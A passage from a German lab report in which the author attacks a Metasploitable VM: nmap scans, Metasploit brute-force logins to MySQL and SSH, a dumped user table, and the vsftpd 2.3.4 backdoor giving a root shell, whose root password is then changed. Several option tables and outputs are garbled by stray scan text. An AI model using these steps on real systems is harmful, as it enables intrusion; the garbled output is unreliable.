


Abbildung 241: Angaben zum ESX Server

Dann muss man unter «Name», den Namen der neuen VM angeben.
In meinem Fall ist der Name «Metasploitable».




Abbildung 242: Name VM

Danach muss man noch den Datastore auswählen.




Abbildung 243: Datastore

Zum Ende erhält man eine Übersicht, über die getätigten Einstellungen. Anschliessend wird dann die VM auf den ESX Host importiert und ist nach einigen Minuten einsatzbereit.




Abbildung 244: Zusammenfassung

7.9.2. NMAP Port Scan und Service Scan

Wir verwenden folgenden Befehl:

```
nmap -sS -p- [target IP address]
```

Danach erhält man alle offenen Ports und deren dahinterliegenden Services.

```
[luis@llsvkale01:~]$ sudo nmap -sS -p- 192.168.0.54
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-30 15:13 CET
Nmap scan report for 192.168.0.54
Host is up (0.00027s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
33608/tcp open  unknown
40676/tcp open  unknown
43040/tcp open  unknown
57715/tcp open  unknown
MAC Address: 00:0C:29:99:07:8D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.17 seconds
```

Abbildung 245: Offene Ports und deren Service

7.9.3. NMAP Service Scan mit OS-Erkennung

Wir verwenden folgenden Befehl:

```
nmap -sS -sV -O [target IP address]
```

Danach erhält man alle offenen Ports und deren dahinterliegenden Services sowie Versionen.

```
(luis@llsvkal01)-[~]
$ sudo nmap -sS -sV -O 192.168.0.54
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-30 15:21 CET
Nmap scan report for 192.168.0.54
Host is up (0.00014s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smptd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        netcat
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:99:07:8D (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OS _kernel
```

Abbildung 246: Offene Ports und deren Service sowie Version

7.9.4. NMAP UDP Scan

Wir verwenden folgenden Befehl:

```
nmap -sU <IP-Adresse des Zielhosts>
```

Danach erhält man alle offenen UDP Ports sowie den dazugehörigen Service.

```
(luis@llsvkal01)~]$ sudo nmap -sU 192.168.0.54
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-30 15:41 CET
Nmap scan report for 192.168.0.54
Host is up (0.00017s latency).
Not shown: 993 closed ports
PORT      STATE    SERVICE
53/udp    open     domain
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
111/udp   open|filtered rpcbind
137/udp   open|filtered netbios-ns
138/udp   open|filtered netbios-dgm
2049/udp  open     nfs
MAC Address: 00:0C:29:99:07:8D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1080.67 seconds
```

Abbildung 247: Ergebnis des UDP Scan

7.9.5. Angriff auf MySQL Dienst TCP 3306

Wir initialisieren die msf Datenbank und danach starten wir die msf Konsole.

```
[root@llsvkal01 ~]# msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization
[root@llsvkal01 ~]# msfconsole
[*] msf6 exploit(msql) ->
```

Abbildung 248: Initialisieren sowie Starten von Metasploit

Danach überprüfen wir den Datenbank Status mit dem Befehl «db_status».

```
Metasploit tip: View all productivity tips with the tips command
[*] Connected to msf. Connection type: postgresql.
msf6 > db_status
[*] Connected to PostgreSQL database.
```

Abbildung 249: Status der PostgreSQL DB

Nun verwenden wir den Scanner MySQL_Version um die verwendete MySQL Version herauszufinden.

Danach kann man mit dem Befehl «show info» die Basic Options betrachten.

```
[*] Connected to msf. Connection type: postgresql.
[*] Using auxiliary/scanner/mysql/mysql_version module
[*] MySQL Server Version Enumeration
[*] Module: auxiliary/scanner/mysql/mysql_version
[*] License: Metasploit Framework License (BSD)
[*] Rank: Normal

[*] Provided by:
[*] kris katterjohn <katterjohn@gmail.com>

[*] Check supported:
[*] No

[*] Basic options:
[*] Name      Current Setting  Required  Description
[*] RHOSTS          yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
[*] RPORT          3306       yes        The target port (TCP)
[*] THREADS        1          yes        The number of concurrent threads (max one per host)

[*] Description:
[*]   Enumerates the version of MySQL servers.

[*] auxiliary(scanner/mysql/mysql_version) >
```

Abbildung 250: MySQL Scanner verwenden und Anforderungen prüfen

Beim Scanner müssen wir nur den RHOST setzen. Danach kann man den Scanner mit «run» starten.
Wir wissen nun, dass auf dem Zielsystem MySQL 5.0.51a läuft.

```
msf6 auxiliary(scanner/mysql/mysql_version) > set RHOST 192.168.0.54
RHOST => 192.168.0.54
msf6 auxiliary(scanner/mysql/mysql_version) > run

[+] 192.168.0.54:3306      - 192.168.0.54:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] 192.168.0.54:3306      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_version) >
```

Abbildung 251: Starten des Scanner

Danach versuchen wir mit einer Bruteforce Attacke auf den MySQL Server zuzugreifen,
Dafür verwenden wir den Scanner MySQL Login. Sobald man den Scanner ausgewählt haben, zeigen wir uns die Anforderungen im Terminal an.

```
msf6 auxiliary(scanner/mysql/mysql_login) > use auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):
Name   open_ifs  Current Setting  Required  Description
-----+-----+-----+-----+
BLANK_PASSWORDS  true  MySQL 5.0.51a-3ubuntu5  Try blank passwords for all users
BRUTEFORCE_SPEED 5   PostgreSQL 3.0.0       yes        How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false  MySQL (protocol 3.3)  no         Try each user/password couple stored in the current database
DB_ALL_PASS     false  Oracle (access denied)  no         Add all passwords in the current database to the list
DB_ALL_USERS    false  UnrealIRCd  no         Add all users in the current database to the list
PASSWORD        apache  Apache J2EE  no         A specific password to authenticate with
PASS_FILE        http://Apache/Tomcat  no         File containing passwords, one per line
Proxies          00:0C:29:99:07:8D  VMware  no         A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          general purpose  yes        The target host(s), range CIDR identifier, or hosts file with syntax
x 'file:<path>'  192.168.0.54
RPORT            3306  kernel:2.6.32  yes        The target port (TCP)
STOP_ON_SUCCESS  false  0.6.33  yes        Stop guessing when a credential works for a host
THREADS          1   1           yes        The number of concurrent threads (max one per host)
USERNAME          root  asplorable.ln  no         A specific username to authenticate as (Linux: CPE:/cpe:/o:linux:linux
USERPASS_FILE    no    no         File containing users and passwords separated by space, one pair per line
VERBOSE          true   yes        Whether to print output for all attempts

msf6 auxiliary(scanner/mysql/mysql_login) >
```

Abbildung 252: Verwenden des MySQL Login Scanner

Nun setzen wir den Bruteforce Speed auf 3. Geben eine Passwortliste sowie Benutzernamenliste an und setzen den RHOST.

```
msf6 auxiliary(scanner/mysql/mysql_login) > set BRUTEFORCE_SPEED
set BRUTEFORCE_SPEED
msf6 auxiliary(scanner/mysql/mysql_login) > set BRUTEFORCE_SPEED 3
BRUTEFORCE_SPEED => 3
msf6 auxiliary(scanner/mysql/mysql_login) > set PASS
set PASSWORD  set PASS_FILE
msf6 auxiliary(scanner/mysql/mysql_login) > set PASS
set PASSWORD  set PASS_FILE
msf6 auxiliary(scanner/mysql/mysql_login) > set PASS_FILE /root/test.txt
PASS_FILE => /root/test.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.0.54
RHOSTS => 192.168.0.54
msf6 auxiliary(scanner/mysql/mysql_login) > set USER_FILE /root/
.bashrc      .face      .msf4      .zshrc      test_user.txt
.cache       .face.icon  .profile   test.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set USER_FILE /root/test_user.txt
USER_FILE => /root/test_user.txt
msf6 auxiliary(scanner/mysql/mysql_login) >
```

Abbildung 253: Setzen verschiedener Parameter

Als nächstes kann man den Scanner mit dem Befehl «run» starten. Der erste versuch war direkt erfolgreich. Der Benutzernamen ist «root» ohne Passwort.

```
msf6 auxiliary(scanner/mysql/mysql_login) > run
[+] 192.168.0.54:3306 - 192.168.0.54:3306 - Found remote MySQL version 5.0.51a
[+] 192.168.0.54:3306 - 192.168.0.54:3306 - Success: 'root'
[-] 192.168.0.54:3306 - 192.168.0.54:3306 - LOGIN FAILED: test: (Incorrect: Access denied for user 'test'@'192.168.0.116' (using password: NO))
[-] 192.168.0.54:3306 - 192.168.0.54:3306 - LOGIN FAILED: test:Admin1234 (Incorrect: Access denied for user 'test'@'192.168.0.116' (using password: YES))
[-] 192.168.0.54:3306 - 192.168.0.54:3306 - LOGIN FAILED: test:admin1234 (Incorrect: Access denied for user 'test'@'192.168.0.116' (using password: YES))
[-] 192.168.0.54:3306 - 192.168.0.54:3306 - LOGIN FAILED: test:1234 (Incorrect: Access denied for user 'test'@'192.168.0.116' (using password: YES))
[-] 192.168.0.54:3306 - 192.168.0.54:3306 - LOGIN FAILED: test:12345 (Incorrect: Access denied for user 'test'@'192.168.0.116' (using password: YES))
[-] 192.168.0.54:3306 - 192.168.0.54:3306 - LOGIN FAILED: test:lul (Incorrect: Access denied for user 'test'@'192.168.0.116' (using password: YES))
[-] 192.168.0.54:3306 - 192.168.0.54:3306 - LOGIN FAILED: test:lol (Incorrect: Access denied for user 'test'@'192.168.0.116' (using password: YES))
[-] 192.168.0.54:3306 - 192.168.0.54:3306 - LOGIN FAILED: test:1234 (Incorrect: Access denied for user 'test'@'192.168.0.116' (using password: YES))
```

Abbildung 254: Bruteforce mit einem erfolgreichen Resultat

Infolgedessen versuchen wir uns mit dem root User auf dem Datenbankserver anzumelden. Mit dem SQL Befehl «show databases» kann man alle Datenbanken auf dem Server anzeigen lassen. Wir öffnen einen Datenbank mit dem Befehl «use tikiwiki».

```
msf6 auxiliary(scanner/mysql/mysql_login) > mysql -u root -h 192.168.0.54 -p
[*] exec: mysql -u root -h 192.168.0.54 -p

Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 185
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dwva |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.001 sec)

MySQL [(none)]> use tikiwiki;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

Abbildung 255: Erfolgreicher Zugriff auf die Datenbank mit User root

Des Weiteren können wir uns jetzt Inhalte einer Tabelle mit dem Befehl «select * from users_users» anzeigen lassen.

```
MySQL [tikiwiki]> use users_users;
ERROR 1049 (42000): Unknown database 'users_users'
MySQL [tikiwiki]> SHOW * FROM users_users;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '* FROM users_users' at line 1
MySQL [tikiwiki]> SELECT * FROM users_users;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| userId | email | login | password | provpass | default_group | lastLogin | currentLogin | registrationDate | challenge | pass_due | hash | created | avatarName | avatarSize | avatarFileType | avatarData |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | admin | NULL | f6fdffe48c908deb0f4c3bd36c032e72 | 0 | NULL | any incorrect results at https://nmap.org/submit/ |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.101 sec)
```

Abbildung 256: Inhalt der Tabelle users_users

7.9.6. Angriff auf SSH TCP 22

Als erstes verwenden wir den Scanner SSH Login und zeigen dessen Anforderung an.

```
msf6 auxiliary(scanner/mysql/mysql_login) > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):
Name   : IP address
Current Setting: 192.168.0.54
Required : no
Description: The target host(s), range CIDR identifier, or hosts file with syntax

Name   : Current Setting Required Description
----  : --  : --  : --
BLANK_PASSWORDS : false  : no   : Try blank passwords for all users
BRUTEFORCE_SPEED : 5168.0.54 : yes  : How fast to bruteforce, from 0 to 5
DB_ALL_CREDS : false  : no   : Try each user/password couple stored in the current database
DB_ALL_PASS : false  : no   : Add all passwords in the current database to the list
DB_ALL_USERS : false  : no   : Add all users in the current database to the list
PASSWORD : 99 Closed ports : no   : A specific password to authenticate with
PASS_FILE : SERVICE      : no   : File containing passwords, one per line
RHOSTS : open domain     : yes  : The target host(s), range CIDR identifier, or hosts file with syntax
x 'file:<path>' : altered dhcpc : no   :
RPORT : open filtered 22 ftp    : yes  : The target port
STOP_ON_SUCCESS : false bind  : yes  : Stop guessing when a credential works for a host
THREADS : filtered 1 netbios-ns : yes  : The number of concurrent threads (max one per host)
USERNAME : filtered netbios-dgm : no   : A specific username to authenticate as
USERPASS_FILE : nfs       : no   : File containing users and passwords separated by space, one pair per line
USER_AS_PASS : false      : no   : Try the username as the password for all users
USER_FILE : IP address (1 host up) : no   : File containing usernames, one per line
VERBOSE : false      : yes  : Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > 
```

Abbildung 257: Anforderungen des Scanner SSH Login

Basierend auf den Anforderungen des Scanner setzen wir einige Parameter. So setzen wir den RHOST, setzen den Wert für VERBOSE auf «true», setzen den Wert für STOP_ON_SUCESS auf «true», geben die Passwortliste sowie Benutzernamenliste an und starten dann anschliessend mit dem Befehl «run» den Scanner. Nun sieht man das es einen Treffer gab. Mit dem Benutzer «msfadmin» und dem Passwort «msfadmin» sollte man sich authentifizieren können.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.0.54
RHOSTS => 192.168.0.54
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /root/test_user.txt
USER_FILE => /root/test_user.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /root/test.txt
PASS_FILE => /root/test.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run

[+] 192.168.0.54:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux'
[*] Command shell session 1 opened (192.168.0.116:43365 → 192.168.0.54:22) at 2020-11-30 16:09:15 +0100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

Abbildung 258: Setzen der Parameter und starten des Scanner

Im Anschluss versuchen wir via SSH auf das Zielsystem zuzugreifen. Dies funktioniert ohne Problem.

```
msf6 auxiliary(scanner/ssh/ssh_login) > ssh msfadmin@192.168.0.54
[*] exec: ssh msfadmin@192.168.0.54

The authenticity of host '192.168.0.54 (192.168.0.54)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCi0LuVscegPXLQ0suPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.54' (RSA) to the list of known hosts.
msfadmin@192.168.0.54's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Nov 23 10:02:22 2020
msfadmin@metasploitable:~$ ls
ichbinume.txt vulnerable
msfadmin@metasploitable:~$ sudo touch luis_luescher.txt
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ █
```

Abbildung 259: Erfolgreicher SSH Zugriff

7.9.7. Angriff auf FTP TCP 21

Zu Beginn werden wir den Port 21 nochmals scannen, um genauere Informationen zu der verwendeten Version zu erhalten. Der Service hinter dem Port 21 verwendet vsftpd 2.3.4.

```
[root@kalivmlulu] ~
# nmap -sV 192.168.0.52 -p 21
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-27 21:15 CET
Nmap scan report for 192.168.0.52
Host is up (0.00049s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds
```

Abbildung 260: NMAP Scan TCP 21

Nun suchen wir nach einem Exploit mit dem Befehl «search vsftpd 2.3.4». Ein Exploit konnte gefunden werden. Mit diesem Exploit können wir dann via Backdoor auf das System zugreifen.

```
[root@kalivmlulu] ~
# msfconsole

# cowsay++
< metasploit >
 \_ ('oo'
   ('_)_____)\
    ||----|| *

      =[ metasploit v6.0.15-dev
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post      ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops        ]
+ -- --=[ 7 evasion          ]

Metasploit tip: Search can apply complex filters such as search cve:2009 type:exploit, see all the filters with help search

msf6 > search vsftpd 2.3.4

Matching Modules
=====
#  Name                                Disclosure Date  Rank      Check  Description
-  --
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03    excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Abbildung 261: Suchen nach einem Exploit

Anschiessend verwenden wir diesen Befehl und lassen uns die Anforderungen im Terminal anzeigen.
Zudem setzen wir den RHOST.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), range CIDR or hosts
RPORT	21	yes	The target port (TCP)

Payload options (cmd/unix/interact):

Name	Current Setting	Required	Description

Exploit target:

Id	Name
--	--
0	Automatic

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.52
RHOSTS => 192.168.0.52
```

Abbildung 262: Verwendung der vsftpd Backdoor

Daraufhin kann man den Exploit starten mit dem Befehl «run». Danach kann man direkt mit dem Zielsystem interagieren. Wir ändern das root Passwort und greifen dann via FTP auf den Server zu.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.0.52:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.0.52:21 - USER: 331 Please specify the password.
[+] 192.168.0.52:21 - Backdoor service has been spawned, handling ...
[+] 192.168.0.52:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.0.52:6200) at 2020-12-27 21:18:47 +0100

whoami
root
pwd
/
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:99:07:80 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.52/24 brd 192.168.0.255 scope global eth0
        inet6 fe80::20c:29ff:fe99:78d/64 scope link
            valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:99:07:97 brd ff:ff:ff:ff:ff:ff
passwd root
Enter new UNIX password: Admin12343
Retype new UNIX password: Admin12343
passwd: password updated successfully
```

Abbildung 263: Starten des Exploit

Als nächstes starten wir WinSCP und verbinden uns mit den Server.

